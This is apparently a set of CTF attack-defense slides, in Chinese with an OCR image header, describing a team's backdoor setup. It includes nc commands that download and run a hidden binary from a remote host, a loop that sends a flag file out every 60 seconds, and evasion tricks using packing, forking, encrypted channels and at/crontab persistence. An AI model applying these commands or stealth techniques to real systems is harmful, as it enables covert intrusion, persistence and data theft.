
backdoor架構


flag submit system
11. Submit flag
flag catcher
backdoor entry
backdoor provider
exploit
attacker
10. Send flag
8. Send flag
9. Set crontab
6. Send flag
5. AES encrypted cmd
3. Send flag
2. Download backdoor
1. Exploit and run shell
crontab
at
7. Set at and crontab
backdoor
4. Run backdoor
service
victim

backdoor

- exploit command
  - 載一支後門回來執行
    - nc 10.217.4.30 8911 > /var/crash/casio
    - chmod +x /var/crash/casio
    - PATH=$PATH:/var/crash
    - casio &
    - rm -f /var/crash/casio
  - 每60秒送一次flag
    - /bin/sh -c "while true; do cat /home/flags/casio | nc 10.217.4.30 23979 ; sleep 60 ; done" &

backdoor

- backdoor
  - 用gcc --static、strip、upx來稍微增加reverse難度
  - 每60秒fork一次
    - parent結束執行，由child繼續執行
    - 避免因為執行時間很長而被抓到
  - 每60秒送一次flag
  - 等連線進來並pipe給shell
  - 連線用AES加密
    - 因為不想要被看到我們對crontab、at做事
- backdoor entry
  - 具有AES能力的連線程式

backdoor

- linux的工作排程
  - at:一次性
  - crontab:週期性

- 給at的指令
  - 每5分鐘送一次flag
  - 每5分鐘設定crontab
    - 因為at的知名度比crontab低，比較不會被發現
- 給crontab的指令
  - 每5分鐘送一次flag

backdoor

- catcher
  - 收flag，並且submit flag
  - 只收長得像flag的東西
  - multi-thread
  - 只接受來自gamebox的連線
  - 當來自同一IP的flag的queue滿了就停止收該IP的flag
    - 以上三點是為了避免被DOS
  - submit flag也是multi-thread，一隊一個thread
  - 送一次flag後睡兩秒
    - 避免被當作DOS reflector
  - 送flag成功後停止submit flag
    - 用crontab送signal來通知catcher到了下一個round